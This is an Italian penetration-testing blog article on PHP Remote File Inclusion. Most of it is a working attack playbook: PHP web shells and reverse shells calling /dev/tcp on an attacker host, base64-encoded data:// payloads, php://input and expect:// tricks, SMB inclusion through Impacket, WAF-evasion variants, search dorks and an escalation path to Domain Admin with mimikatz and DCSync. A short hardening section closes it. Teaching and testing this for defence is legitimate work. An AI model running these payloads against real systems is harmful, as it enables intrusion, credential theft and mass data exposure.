Remote File Inclusion (RFI): RCE via URL, Wrapper Bypass e SMB Attack
Remote File Inclusion (RFI): RCE via URL, Wrapper Bypass e SMB Attack
- Pubblicato il 2026-03-18
- Tempo di lettura: 9 min

Se la LFI include file locali e li esegue, la RFI include file remoti — dal server dell’attaccante. L’applicazione PHP chiama include($_GET['page']), l’attaccante inserisce ?page=http://attacker.com/shell.txt, il server scarica shell.txt dal server dell’attaccante, lo interpreta come PHP, lo esegue. RCE in un parametro URL. Zero passaggi intermedi, zero log poisoning, zero upload — il server va a prendere il tuo codice e lo esegue da solo.
L’unico ostacolo “teorico” è che PHP richiede allow_url_include=On per includere URL remote. Questa direttiva è disabilitata di default dal 2006. Fine della storia? No. Nel 2026 la trovo ancora attiva nel 3% dei server — sistemi legacy, XAMPP/WAMP di sviluppo finiti in produzione, Docker image obsolete, misconfiguration. E anche quando è Off, ci sono bypass: data://, php://input, e su Windows il vettore SMB che non richiede affatto allow_url_include.
La RFI pura la trovo nel 3% dei pentest, ma sommando i bypass wrapper e SMB la superficie sale al 7%. Quando funziona, è la vulnerabilità più rapida da sfruttare: RCE in 30 secondi dal primo test.
Satellite operativo della guida pillar File & Path Attacks.
Cos’è la RFI? #
La Remote File Inclusion è una vulnerabilità in cui l’applicazione include un file da un URL remoto controllato dall’attaccante, e il contenuto viene interpretato come codice dal linguaggio server-side. In PHP, include(), require(), include_once() e require_once() supportano URL come argomento quando allow_url_include=On. L’attaccante ospita un file con codice PHP sul suo server → l’applicazione lo scarica → lo esegue → RCE.
La RFI è pericolosa? Estremamente — è RCE diretta e immediata. Nessuna escalation necessaria: l’attaccante controlla completamente il codice eseguito dal server. Più rapida di qualsiasi altra vulnerabilità web: dalla discovery alla shell in 30 secondi. Trovata nel 3-7% dei pentest (inclusi bypass e SMB). Impatto CVSS: 9.8-10.0.
Come Verificare — Discovery #
# Shodan — server con allow_url_include o errori di include
"allow_url_include" port:80,443
"include(): http:// wrapper is disabled" port:80,443
"include(): Failed opening" port:80,443

# Google Dorks
site:target.com inurl:"page=" OR inurl:"file=" OR inurl:"include=" OR inurl:"module="
site:target.com "Warning: include(" OR "failed to open stream"
site:target.com ext:php inurl:"lang=" OR inurl:"template="

# Nuclei
nuclei -u https://target.com -tags rfi,lfi
nuclei -u https://target.com -t vulnerabilities/generic/generic-rfi.yaml
Fuzzing RFI con ffuf #
Prima di testare manualmente, il fuzzing ti dice se un parametro è vulnerabile e quale protocollo funziona.
Prepara il server di test #
# Sul tuo server (ATTACKER):
# Crea il file di test (nota: .txt, NON .php — il server TARGET lo interpreta come PHP)
echo '<?php echo "RFI_CONFIRMED"; system("id"); ?>' > /var/www/html/shell.txt

# Avvia un listener per vedere le connessioni in arrivo
python3 -m http.server 8888
# Ogni request dal target conferma l'RFI
Fuzz il parametro con URL remote #
# Crea la wordlist con le varianti di URL
cat > rfi_urls.txt << 'EOF'
http://ATTACKER:8888/shell.txt
https://ATTACKER:8888/shell.txt
http://ATTACKER:8888/shell.txt%00
http://ATTACKER:8888/shell.txt?
http://ATTACKER:8888/shell.txt#
http://ATTACKER:8888/shell.txt%00.php
http://ATTACKER:8888/shell.txt%23
HtTp://ATTACKER:8888/shell.txt
hTTp://ATTACKER:8888/shell.txt
HTTP://ATTACKER:8888/shell.txt
data://text/plain;base64,PD9waHAgZWNobyAiUkZJX0NPTkZJUk1FRCI7IHN5c3RlbSgnaWQnKTsgPz4=
data://text/plain,<?php echo "RFI_CONFIRMED"; system('id'); ?>
php://input
\\ATTACKER\share\shell.php
//ATTACKER/share/shell.php
EOF

# Sostituisci ATTACKER con il tuo IP reale
sed -i 's/ATTACKER/YOUR_IP/g' rfi_urls.txt

# Lancia ffuf
ffuf -u "https://target.com/page.php?file=FUZZ" \
  -w rfi_urls.txt \
  -mc 200 \
  -mr "RFI_CONFIRMED|uid=" \
  -timeout 10
Fuzz per trovare QUALE parametro è vulnerabile #
# Se non sai quale parametro accetta include
ffuf -u "https://target.com/index.php?FUZZ=http://YOUR_IP:8888/shell.txt" \
  -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
  -mc 200 \
  -mr "RFI_CONFIRMED|uid="

# Parametri comuni per RFI:
# page, file, include, path, module, template, lang, view, load, action
Fuzz su POST #
# Alcuni parametri accettano include via POST
ffuf -u "https://target.com/index.php" \
  -X POST \
  -d "page=FUZZ" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -w rfi_urls.txt \
  -mc 200 \
  -mr "RFI_CONFIRMED|uid="
Monitora il tuo server #
# Mentre ffuf gira, guarda il tuo listener:
# python3 -m http.server 8888
# Se vedi:
# 203.0.113.50 - - [19/Feb/2026 10:00:00] "GET /shell.txt HTTP/1.1" 200 -
# → Il server TARGET ha fatto una request al TUO server → RFI confermata!
# L'IP 203.0.113.50 è il server target
RFI Classica — Exploitation Diretta #
Quando allow_url_include=On:
Step 1: Prepara il payload #
# Sul tuo server — shell.txt (usa .txt, non .php!)
cat > /var/www/html/shell.txt << 'EOF'
<?php
echo "=== RFI SHELL ===\n";
echo "User: " . shell_exec('whoami') . "\n";
echo "ID: " . shell_exec('id') . "\n";
echo "Hostname: " . shell_exec('hostname') . "\n";
echo "=== CMD OUTPUT ===\n";
if(isset($_GET['c'])) {
    echo shell_exec($_GET['c']);
}
?>
EOF
Step 2: Includi via RFI #
curl -s "https://target.com/page.php?file=http://YOUR_IP/shell.txt&c=id"Output Reale #
=== RFI SHELL ===
User: www-data
ID: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: web-prod-01
=== CMD OUTPUT ===
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Step 3: Reverse shell #
# Payload sul tuo server — reverse.txt
cat > /var/www/html/reverse.txt << 'EOF'
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'");
?>
EOF

# Avvia listener
nc -lvnp 4444

# Triggera
curl "https://target.com/page.php?file=http://YOUR_IP/reverse.txt"

# Output sul tuo listener:
# connect to [YOUR_IP] from (UNKNOWN) [TARGET_IP] 54321
# www-data@web-prod-01:/var/www/html$
# → Shell interattiva!
Bypass allow_url_include — Quando È OFF #
Nel 90%+ dei casi allow_url_include è Off. Ma questo non chiude tutti i vettori. Ecco i bypass operativi:
data:// — RCE Inline (il bypass principale) #
data:// è un wrapper PHP che non richiede allow_url_include=On in alcune configurazioni (dipende dalla versione PHP e dalla config allow_url_fopen):
# Base64 encoded (più affidabile — evita problemi con caratteri speciali)
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCdpZCcpOyA/Pg==

# Decodifica del payload: <?php system('id'); ?>

# Plain text (funziona se non c'è WAF)
?page=data://text/plain,<?php system('id'); ?>

# Con URL encoding dei caratteri problematici
?page=data://text/plain,<?php+system('id');+?>

# Con reverse shell
?page=data://text/plain;base64,PD9waHAgZXhlYygiL2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL0FUVEFDS0VSLzQ0NDQgMD4mMSciKTsgPz4=
# Decodifica: <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/ATTACKER/4444 0>&1'"); ?>
php://input — RCE dal Body della Request #
Richiede allow_url_include=On MA è spesso dimenticato nei filtri che bloccano http://:
# Request:
POST /page.php?file=php://input HTTP/1.1
Host: target.com
Content-Type: text/plain
Content-Length: 29

<?php system('id'); ?>

# Output nella response:
# uid=33(www-data) gid=33(www-data) groups=33(www-data)# Con curl:
curl -s "https://target.com/page.php?file=php://input" \
-d "<?php system('id'); ?>"
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
# Reverse shell via php://input
curl -s "https://target.com/page.php?file=php://input" \
-d "<?php exec('/bin/bash -c \"bash -i >& /dev/tcp/ATTACKER/4444 0>&1\"'); ?>"expect:// — Esecuzione Comandi Diretta #
Richiede l’estensione PHP expect (rara, ma presente su alcuni server):
?page=expect://id
# Output: uid=33(www-data)

?page=expect://whoami
# Output: www-data

# Reverse shell
?page=expect://bash+-c+'bash+-i+>%26+/dev/tcp/ATTACKER/4444+0>%261'
SMB — Il Bypass Per Windows Che Non Richiede allow_url_include #
Su server PHP Windows, i path UNC (\\server\share\file) vengono risolti dal sistema operativo, non da PHP. Questo significa che allow_url_include non si applica — il file viene incluso come se fosse locale:
# === STEP 1: Avvia un SMB server sul tuo host (Linux) ===
# Con Impacket:
impacket-smbserver share ./payloads -smb2support

# Nella directory payloads/:
echo '<?php system($_GET["c"]); ?>' > payloads/shell.php

# === STEP 2: Includi via UNC path ===
?page=\\YOUR_IP\share\shell.php&c=whoami
?page=//YOUR_IP/share/shell.php&c=whoami

# Il server Windows:
# 1. Vede il path UNC \\YOUR_IP\share\
# 2. Si connette al tuo SMB server
# 3. Scarica shell.php
# 4. Lo include come file locale → PHP lo esegue
# → RCE! Senza allow_url_include!# Output:
# nt authority\iusr
# O: iis apppool\defaultapppoolSMB — Varianti del path #
\\YOUR_IP\share\shell.php
//YOUR_IP/share/shell.php
\\YOUR_IP\share\shell.php%00
\\YOUR_IP\share\shell.php%00.jpg
FTP — Alternativa meno comune #
Se allow_url_fopen=On (più comune di allow_url_include):
# Avvia FTP server
python3 -m pyftpdlib -p 21 -u anonymous -P anonymous -d ./payloads

# Includi via FTP
?page=ftp://YOUR_IP/shell.txt
?page=ftp://anonymous:anonymous@YOUR_IP/shell.txt
WAF Bypass RFI #
I WAF bloccano http:// e https:// nei parametri. Queste tecniche li bypassano:
Case Mixing #
?page=HtTp://attacker.com/shell.txt
?page=hTTp://attacker.com/shell.txt
?page=HTTP://attacker.com/shell.txt
?page=Http://attacker.com/shell.txt
?page=hTtP://attacker.com/shell.txt
Null Byte e Terminatori #
?page=http://attacker.com/shell.txt%00
?page=http://attacker.com/shell.txt%00.php
?page=http://attacker.com/shell.txt%00.jpg
?page=http://attacker.com/shell.txt?
?page=http://attacker.com/shell.txt?x=1
?page=http://attacker.com/shell.txt#
?page=http://attacker.com/shell.txt%23
?page=http://attacker.com/shell.txt%20
URL Encoding #
# Encode http://
?page=%68%74%74%70%3a%2f%2fattacker.com/shell.txt

# Double encode
?page=%2568%2574%2574%2570%253a%252f%252fattacker.com/shell.txt

# Encode solo ://
?page=http%3a%2f%2fattacker.com/shell.txt
?page=http%253a%252f%252fattacker.com/shell.txt
Protocol-relative URL #
?page=//attacker.com/shell.txt
# Il server aggiunge il protocollo automaticamente (http: o https:)
IP Obfuscation #
# Decimal IP (converte l'IP in un numero decimale unico)
?page=http://2130706433/shell.txt      # 127.0.0.1 in decimal
# Per il tuo IP: python3 -c "import struct,socket; print(struct.unpack('!I',socket.inet_aton('YOUR_IP'))[0])"

# Hex IP
?page=http://0x7f000001/shell.txt      # 127.0.0.1 in hex

# Octal IP
?page=http://0177.0000.0000.0001/shell.txt

# IPv6
?page=http://[::1]/shell.txt

# URL shortener (per bypass blacklist dominio)
?page=http://bit.ly/xxx                # Redirect al tuo server
Bypass filtro su estensione del file remoto #
# Se il filtro richiede che l'URL finisca con un'estensione consentita
?page=http://attacker.com/shell.txt%00.php
?page=http://attacker.com/shell.txt?.php
?page=http://attacker.com/shell.php%00.jpg

# Usa un redirect sul tuo server
# attacker.com/legit.jpg → 302 → attacker.com/shell.txt
# Il filtro vede .jpg, ma il server segue il redirect e include .txt
Bypass filtro su hostname #
# Se il filtro blocca IP esterni:
?page=http://localhost:8888/shell.txt              # Se hai SSRF
?page=http://0.0.0.0:8888/shell.txt
?page=http://attacker.com@target.com/shell.txt     # URL parsing confusion
?page=http://target.com\@attacker.com/shell.txt
Workflow Reale — Dal Parametro Alla Shell #
Step 1 → Trova il parametro di inclusione #
# In Burp Suite: filtra Site Map per parametri:
# page=, file=, include=, path=, module=, template=, lang=, view=

# O ffuf:
ffuf -u "https://target.com/index.php?FUZZ=test" \
  -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt \
  -mc 200 -fs BASELINE_SIZE
Step 2 → Testa URL remoto diretto #
# Avvia il listener sul tuo server
python3 -m http.server 8888

# Testa
?page=http://YOUR_IP:8888/shell.txt
# Guarda il listener: se vedi una request dal target → RFI funziona
# Se la pagina mostra "uid=33" → RCE confermata → vai a Step 6
Step 3 → Se bloccato, prova data:// #
?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCdpZCcpOyA/Pg==
# Se vedi "uid=" → RCE via data wrapper → vai a Step 6
Step 4 → Se data:// bloccato, prova php://input #
curl -s "https://target.com/page.php?file=php://input" \
  -d "<?php system('id'); ?>"
# Se vedi "uid=" → RCE via input wrapper → vai a Step 6
Step 5 → Se Windows, prova SMB #
# Avvia SMB server
impacket-smbserver share ./payloads -smb2support

?page=\\YOUR_IP\share\shell.php
?page=//YOUR_IP/share/shell.php
# Se RCE → vai a Step 6
Step 6 → Reverse shell #
# Via URL remoto:
# reverse.txt sul tuo server contiene:
# <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'"); ?>
nc -lvnp 4444
curl "https://target.com/page.php?file=http://YOUR_IP/reverse.txt"

# Via data://:
nc -lvnp 4444
curl "https://target.com/page.php?file=data://text/plain;base64,PD9waHAgZXhlYygiL2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL1lPVVJfSVAvNDQ0NCAwPiYxJyIpOyA/Pg=="

# Via php://input:
nc -lvnp 4444
curl "https://target.com/page.php?file=php://input" \
  -d "<?php exec(\"/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP/4444 0>&1'\"); ?>"
🏢 Enterprise Escalation #
RFI → Infrastruttura Completa #
RFI → RCE www-data → cat /app/.env → DB_PASSWORD + AWS creds
→ mysql dump → 200K utenti
→ aws s3 ls → 30 bucket → backup completi
→ aws secretsmanager → credenziali servizi interni
→ COMPROMISSIONE TOTALE
RFI via SMB (Windows) → Domain Admin #
RFI via \\attacker\share → RCE come IIS AppPool
→ whoami /priv → SeImpersonatePrivilege
→ PrintSpoofer/GodPotato → SYSTEM
→ mimikatz → credenziali domain cached
→ DCSync → DOMAIN ADMIN
Tempo: dalla RFI alla shell → 30 secondi. Dalla shell al Domain Admin → 1-3 ore.
🔌 Variante API / Microservizi 2026 #
// API che include template da URL (webhook, report generation)
POST /api/v2/reports/generate
{"template_url": "http://attacker.com/shell.txt"}

// API che fetcha e processa file remoti
POST /api/v2/import/url
{"url": "http://attacker.com/shell.txt"}

// SSRF → RFI chain (il server interno non ha WAF)
POST /api/v2/proxy
{"target": "http://internal-app:8080/page.php?file=http://attacker.com/shell.txt"}
Micro Playbook Reale #
Minuto 0-1 → Avvia listener: python3 -m http.server 8888 + echo '<?php system($_GET["c"]); ?>' > shell.txt
Minuto 1-2 → Testa ?page=http://YOUR_IP:8888/shell.txt → guarda listener
Minuto 2-3 → Se bloccato: data://text/plain;base64,... → php://input → SMB
Minuto 3-4 → Se WAF: case mixing, null byte, URL encoding, protocol-relative
Minuto 4-5 → RCE confermata → reverse shell
Shell in meno di 5 minuti dal primo test. La RFI è la vulnerabilità più rapida da sfruttare.
Caso Studio Concreto #
Settore: Sito web municipale, PHP 5.6 su CentOS (legacy), nessun WAF. Scope: Black-box.
Parametro ?page=about nel menu di navigazione. ?page=http://myserver.com/test.txt (con <?php echo "RFI_OK"; ?>) → la pagina mostra “RFI_OK” → allow_url_include=On su un server legacy. RCE in 30 secondi.
Il server era nella DMZ del comune con interfaccia verso la rete interna di management. Dalla shell: /etc/hosts conteneva i nomi dei server interni. ifconfig → interfaccia eth1 su rete 10.10.0.0/24. Nella configurazione PHP → credenziali MySQL del database anagrafico. Nel database: dati di 40.000 cittadini (nome, CF, indirizzo, ISEE). Nella stessa rete: server protocollo, PEC, servizi digitali.
Un secondo test su un portale Windows della stessa PA: allow_url_include=Off ma SMB funzionava. ?page=\\myserver\share\shell.php → RCE come iis apppool\defaultapppool → SeImpersonatePrivilege → PrintSpoofer → SYSTEM → mimikatz → credenziali domain admin in cache → DCSync.
Tempo dalla prima RFI alla rete interna: 5 minuti. Tempo dalla RFI SMB al Domain Admin: 2 ore.
Errori Comuni Reali #
1. allow_url_include=On su server legacy/di sviluppo
XAMPP, WAMP, MAMP hanno allow_url_include=On di default. Lo sviluppatore deploya in produzione senza cambiare il php.ini.
2. Filtro solo su http:// ma non su data://, php://, SMB
Il WAF o il filtro applicativo blocca URL HTTP ma dimentica gli altri protocolli.
3. Server Windows senza restrizione SMB outbound
Il firewall non blocca le connessioni SMB in uscita → il vettore SMB funziona senza allow_url_include.
4. include($user_input . ".php")
Lo sviluppatore appende .php pensando di limitare a file locali. Bypass: http://attacker.com/shell.txt?, http://attacker.com/shell.txt%00 (null byte tronca .php).
5. API di import/template che fetchano URL remoti “Non è un include PHP, è un fetch” — ma se il server processa il contenuto del file come template (Twig, Jinja2, EJS), il risultato è lo stesso: RCE.
Indicatori di Compromissione (IoC) #
- URL esterni (
http://,https://,ftp://,data://,php://) nei parametri URL nei log web - Connessioni outbound dal web server verso IP esterni non previsti (il server scarica il file remoto)
- Connessioni SMB outbound dal web server (porta 445) — estremamente anomalo per un web server
allow_url_include = Onnella configurazione PHP (misconfiguration critica)- Processi
bash/cmdfigli del processo PHP dopo una request con URL nel parametro
✅ Checklist Finale — RFI Testing #
SETUP
☐ Listener HTTP avviato (python3 -m http.server)
☐ shell.txt creato con payload PHP
☐ SMB server avviato (se target Windows)

TEST PROTOCOLLI
☐ http://YOUR_IP/shell.txt
☐ https://YOUR_IP/shell.txt
☐ data://text/plain;base64,... (bypass allow_url_include)
☐ php://input + POST body con PHP
☐ expect://id (se estensione presente)
☐ ftp://YOUR_IP/shell.txt
☐ \\YOUR_IP\share\shell.php (Windows SMB)
☐ //YOUR_IP/share/shell.php (Windows SMB alternativo)

WAF BYPASS
☐ Case mixing (HtTp://, hTTp://)
☐ Null byte (%00)
☐ Terminatori (?, #, %23, %20)
☐ URL encoding (http%3a%2f%2f)
☐ Double encoding (http%253a%252f%252f)
☐ Protocol-relative (//attacker.com/...)
☐ IP obfuscation (decimal, hex, octal, IPv6)

EXPLOITATION
☐ RCE confermata (id / whoami)
☐ Reverse shell stabilita
☐ Post-exploitation: .env, /proc/self/environ, credenziali

ESCALATION
☐ Credenziali DB → dump dati
☐ Credenziali cloud → aws/az/gcloud
☐ Windows: SeImpersonatePrivilege → SYSTEM
☐ Pivot rete interna
Detection & Hardening #
allow_url_include = Off— verifica inphp.ini(dovrebbe essere Off di default)allow_url_fopen = Off— se l’applicazione non ha bisogno di aprire URL remote- Whitelist — non includere file basandosi su input utente. Usa una mappa:
['about' => 'pages/about.php'] - Blocca connessioni outbound — il web server non dovrebbe mai fare connessioni HTTP/SMB verso l’esterno
- WAF — blocca
http://,https://,ftp://,data://,php://,\\,//nei parametri - Firewall outbound — blocca porta 445 (SMB) in uscita dal web server
// ❌ VULNERABILE
include($_GET['page']);
include($_GET['page'] . '.php');

// ✅ SICURO — whitelist
$allowed = ['about' => 'pages/about.php', 'contact' => 'pages/contact.php'];
$page = $_GET['page'] ?? 'about';
if (isset($allowed[$page])) {
    include($allowed[$page]);
} else {
    include('pages/404.php');
}
Satellite della Guida Completa File & Path Attacks. Vedi anche: LFI, Path Traversal, SSRF.
I tuoi parametri PHP accettano URL remote?
allow_url_includeè veramente Off? Penetration test applicativo HackIta per trovare ogni vettore RFI — inclusi SMB e wrapper bypass. Per padroneggiare l’exploitation dalla RFI al Domain Admin: formazione 1:1.